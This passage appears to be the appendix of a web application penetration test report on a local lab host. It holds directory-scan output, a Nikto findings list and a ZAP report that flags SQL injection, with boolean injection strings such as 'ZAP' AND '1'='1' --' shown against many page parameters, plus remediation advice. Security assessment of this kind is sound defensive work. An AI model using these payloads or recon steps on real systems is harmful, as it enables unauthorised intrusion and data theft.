==> DIRECTORY: http://192.168.1.20/backup/
+ http://192.168.1.20/cart.php (CODE:200|SIZE:8793)
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
+ http://192.168.1.20/checkout.php (CODE:200|SIZE:13352)
+ http://192.168.1.20/comingsoon.php (CODE:200|SIZE:1985)
+ http://192.168.1.20/config.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.20/contact/
+ http://192.168.1.20/contact.php (CODE:200|SIZE:33)
+ http://192.168.1.20/contact-us.php (CODE:200|SIZE:19008)
+ http://192.168.1.20/cookie.php (CODE:200|SIZE:252)
==> DIRECTORY: http://192.168.1.20/css/
==> DIRECTORY: http://192.168.1.20/customers/
==> DIRECTORY: http://192.168.1.20/database/
+ http://192.168.1.20/default.php (CODE:302|SIZE:0)
+ http://192.168.1.20/delivery.php (CODE:200|SIZE:799)
+ http://192.168.1.20/delivery.html (CODE:200|SIZE:409)
+ http://192.168.1.20/extras.php (CODE:200|SIZE:432)
```

```
+ http://192.168.1.20/faqs.php (CODE:200|SIZE:821)
+ http://192.168.1.20/featured.php (CODE:200|SIZE:11953)
==> DIRECTORY: http://192.168.1.20/font/
+ http://192.168.1.20/footer.php (CODE:200|SIZE:1857)
+ http://192.168.1.20/header.php (CODE:200|SIZE:977)
+ http://192.168.1.20/hidden.php (CODE:200|SIZE:52)
==> DIRECTORY: http://192.168.1.20/image/
==> DIRECTORY: http://192.168.1.20/includes/
+ http://192.168.1.20/index.php (CODE:200|SIZE:23081)
+ http://192.168.1.20/info.php (CODE:200|SIZE:287686)
+ http://192.168.1.20/instructions.php (CODE:200|SIZE:540)
==> DIRECTORY: http://192.168.1.20/js/
+ http://192.168.1.20/latest.php (CODE:200|SIZE:11582)
+ http://192.168.1.20/login.php (CODE:200|SIZE:1222)
+ http://192.168.1.20/logout.php (CODE:302|SIZE:1)
+ http://192.168.1.20/navigation.php (CODE:200|SIZE:445)
+ http://192.168.1.20/page.php (CODE:200|SIZE:15758)
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:98465)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/privacy.php (CODE:200|SIZE:821)
+ http://192.168.1.20/profile.php (CODE:302|SIZE:0)
+ http://192.168.1.20/receipt.php (CODE:200|SIZE:4767)
+ http://192.168.1.20/register.php (CODE:200|SIZE:13972)
+ http://192.168.1.20/register.html (CODE:200|SIZE:8436)
+ http://192.168.1.20/remove.php (CODE:200|SIZE:358)
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:42)
+ http://192.168.1.20/search.php (CODE:200|SIZE:1521)
+ http://192.168.1.20/searchresult.php (CODE:200|SIZE:8021)
+ http://192.168.1.20/section.html (CODE:200|SIZE:473)
+ http://192.168.1.20/terms.php (CODE:200|SIZE:821)
+ http://192.168.1.20/terms.html (CODE:200|SIZE:4922)
+ http://192.168.1.20/userlogin.php (CODE:200|SIZE:1)
+ http://192.168.1.20/username.php (CODE:200|SIZE:214)
==> DIRECTORY: http://192.168.1.20/vbscript/
+ http://192.168.1.20/view.php (CODE:200|SIZE:10294)
---- Entering directory: http://192.168.1.20/W3SVC3/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/ ----
+ http://192.168.1.20/admin/admin.php (CODE:200|SIZE:8419)
+ http://192.168.1.20/admin/change-password.php (CODE:302|SIZE:0)
+ http://192.168.1.20/admin/config.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.20/admin/css/
+ http://192.168.1.20/admin/customers.php (CODE:302|SIZE:9976)
+ http://192.168.1.20/admin/dashboard.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.20/admin/fonts/
==> DIRECTORY: http://192.168.1.20/admin/img/
==> DIRECTORY: http://192.168.1.20/admin/includes/
+ http://192.168.1.20/admin/index.php (CODE:200|SIZE:2285)
==> DIRECTORY: http://192.168.1.20/admin/item_images/
+ http://192.168.1.20/admin/items.php (CODE:302|SIZE:17989)
==> DIRECTORY: http://192.168.1.20/admin/js/
+ http://192.168.1.20/admin/logout.php (CODE:302|SIZE:1)
+ http://192.168.1.20/admin/testimonials.php (CODE:302|SIZE:0)
---- Entering directory: http://192.168.1.20/adminarea/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.20/adminarea/default.php (CODE:200|SIZE:96)
==> DIRECTORY: http://192.168.1.20/adminarea/includes/
```

```
+ http://192.168.1.20/adminarea/logout.php (CODE:200|SIZE:102)
+ http://192.168.1.20/adminarea/newuser.php (CODE:200|SIZE:7736)
---- Entering directory: http://192.168.1.20/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.1.20/assets/css/
==> DIRECTORY: http://192.168.1.20/assets/fonts/
==> DIRECTORY: http://192.168.1.20/assets/images/
==> DIRECTORY: http://192.168.1.20/assets/img/
==> DIRECTORY: http://192.168.1.20/assets/js/
==> DIRECTORY: http://192.168.1.20/assets/switcher/
---- Entering directory: http://192.168.1.20/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/contact/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.20/contact/a.php (CODE:200|SIZE:5502)
==> DIRECTORY: http://192.168.1.20/contact/include/
==> DIRECTORY: http://192.168.1.20/contact/scripts/
---- Entering directory: http://192.168.1.20/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.20/css/slideshow.html (CODE:200|SIZE:360)
---- Entering directory: http://192.168.1.20/customers/ ----
+ http://192.168.1.20/customers/add_to_cart.php (CODE:302|SIZE:10488)
+ http://192.168.1.20/customers/cart_items.php (CODE:302|SIZE:16741)
+ http://192.168.1.20/customers/config.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.20/customers/css/
+ http://192.168.1.20/customers/index.php (CODE:302|SIZE:15325)
==> DIRECTORY: http://192.168.1.20/customers/item_images/
==> DIRECTORY: http://192.168.1.20/customers/js/
+ http://192.168.1.20/customers/logout.php (CODE:302|SIZE:0)
+ http://192.168.1.20/customers/orders.php (CODE:302|SIZE:9032)
+ http://192.168.1.20/customers/settings.php (CODE:302|SIZE:146)
+ http://192.168.1.20/customers/shop.php (CODE:302|SIZE:29337)
---- Entering directory: http://192.168.1.20/database/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/font/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/image/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.1.20/image/back/
---- Entering directory: http://192.168.1.20/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.20/includes/config.php (CODE:200|SIZE:0)
+ http://192.168.1.20/includes/connection.php (CODE:200|SIZE:0)
+ http://192.168.1.20/includes/footer.php (CODE:200|SIZE:2184)
+ http://192.168.1.20/includes/header.php (CODE:200|SIZE:2954)
+ http://192.168.1.20/includes/login.php (CODE:200|SIZE:1545)
+ http://192.168.1.20/includes/registration.php (CODE:200|SIZE:3025)
+ http://192.168.1.20/includes/sidebar.php (CODE:200|SIZE:2423)
---- Entering directory: http://192.168.1.20/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/pictures/ ----
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/vbscript/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.1.20/admin/css/css/
---- Entering directory: http://192.168.1.20/admin/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.1.20/admin/includes/config.php (CODE:200|SIZE:0)
+ http://192.168.1.20/admin/includes/header.php (CODE:200|SIZE:545)
---- Entering directory: http://192.168.1.20/admin/item_images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/adminarea/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/switcher/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.1.20/assets/switcher/css/
==> DIRECTORY: http://192.168.1.20/assets/switcher/js/
---- Entering directory: http://192.168.1.20/contact/include/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/contact/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/customers/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/customers/item_images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/customers/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/image/back/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/css/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/switcher/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/assets/switcher/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Nov 10 07:31:10 2020
DOWNLOADED: 2332212 - FOUND: 76

6.1.3 Figure 6 – Nikto Report of Directoiries

- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.20
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.6.34
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ GET Cookie PHPSESSID created without the httponly flag
+ OSVDB-3268: GET /company-accounts/: Directory indexing found.
+ GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ GET "robots.txt" contains 1 entry which should be manually viewed.
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ HEAD Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ HEAD OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ HEAD Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ HEAD PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ LLNANIYD Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3092: GET /admin/: This might be interesting...
+ OSVDB-3268: GET /includes/: Directory indexing found.
+ OSVDB-3092: GET /includes/: This might be interesting...
+ OSVDB-3093: GET /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.

6.2 APPENDIX B – OWASP ZAP VULNERABILITY SCAN REPORT

```
<html>
   <head>
      <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <title>ZAP Scanning Report</title>
      <style>
body{
  font-family: "Helvetica Neue",Helvetica,Arial,sans-serif;
  color: #000;
  font-size: 13px;
}
h1{
  text-align: center;
  font-weight: bold;
  font-size: 32px
}
h3{
  font-size: 16px;
}
table{
  border: none;
  font-size: 13px;
}
td, th {
  padding: 3px 4px;
  word-break: break-word;
}
th{
  font-weight: bold;
}
.results th{
  text-align: left;
}
.spacer{
  margin: 10px;
}
.spacer-lg{
  margin: 40px;
}
.indent1{
  padding: 4px 20px;
}
.indent2{
  padding: 4px 40px;
}
.risk-high{
  background-color: red;
  color: #FFF;
}
.risk-medium{
  background-color: orange;
  color: #FFF;
}
.risk-low{
  background-color: yellow;
  color: #000;
}
.risk-info{
```

```
 background-color: blue;
 color: #FFF;
}
.summary th{
 color: #FFF;
}
</style>
   </head>
   <body>
      <h1>
         <img
src="
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">
ZAP Scanning Report

      </h1>
      <p>
</p>
      <h3>Summary of Alerts</h3>
      <table width="45%" class="summary">
         <tr bgcolor="#666666">
            <th width="45%" height="24">Risk
    Level</th><th width="55%" align="center">Number
    of Alerts</th>
         </tr>
         <tr bgcolor="#e8e8e8">
            <td><a href="#high">High</a></td><td align="center">3</td>
         </tr>
         <tr bgcolor="#e8e8e8">
            <td><a href="#medium">Medium</a></td><td align="center">3</td>
         </tr>
         <tr bgcolor="#e8e8e8">
            <td><a href="#low">Low</a></td><td align="center">6</td>
         </tr>
         <tr bgcolor="#e8e8e8">
            <td><a href="#info">Informational</a></td><td align="center">0</td>
         </tr>
      </table>
      <div class="spacer-lg"></div>
```

<h3>Alert Detail</h3>

<table width="100%" class="results">

<tr height="24" class="risk-high">
<th width="20%">High (Medium)</th><th width="80%">SQL Injection</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> SQL injection may be possible. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=terms.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/search-carresult.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/updatepassword.php</td>

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/post-testimonial.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/index.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
```

```
<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=5</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/contact-us.php</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
   <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
```

```
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/car-listing.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP' AND '1'='1' -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/search-carresult.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">fullname</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP OR 1=1 -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
```

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">city</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Attack</td><td width="80%">ZAP OR 1=1 -- </td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%">Instances</td><td width="80%">13</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%">Solution</td><td width="80%"><p>Do not trust client side input, even if there is client side validation in place.
</p><p>In general, type check all data on the server side.</p><p>If the application uses JDBC, use PreparedStatement or CallableStatement,
with parameters passed by '?'</p><p>If the application uses ASP, use ADO Command Objects with strong type checking and parameterized
queries.</p><p>If database Stored Procedures can be used, use them.</p><p>Do *not* concatenate strings into queries in the stored
procedure, or use 'exec', 'exec immediate', or equivalent functionality!</p><p>Do not create dynamic SQL queries using simple string
concatenation.</p><p>Escape all data received from the client.</p><p>Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed
characters in user input.</p><p>Apply the principle of least privilege by using the least privileged database user possible.</p><p>In particular,
avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.</p><p>Grant the minimum
database access that is necessary for the application.</p></td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%">Other information</td><td width="80%"><p>The page results were successfully manipulated using the boolean
conditions [ZAP' AND '1'='1' -- ] and [ZAP' AND '1'='2' -- ]</p><p>The parameter value being modified was NOT stripped from the HTML output
for the purposes of the comparison</p><p>Data was returned for the original parameter.</p><p>The vulnerability was detected by
successfully restricting the data originally returned, by manipulating the parameter</p></td>
</tr>
<TR vAlign="top">
  <TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
  <td width="20%">Reference</td><td width="80%"><p>https://www.owasp.org/index.php/Top_10_2010-
A1</p><p>https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet</p></td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%">CWE Id</td><td width="80%">89</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%">WASC Id</td><td width="80%">19</td>
</tr>

<tr bgcolor="#e8e8e8">
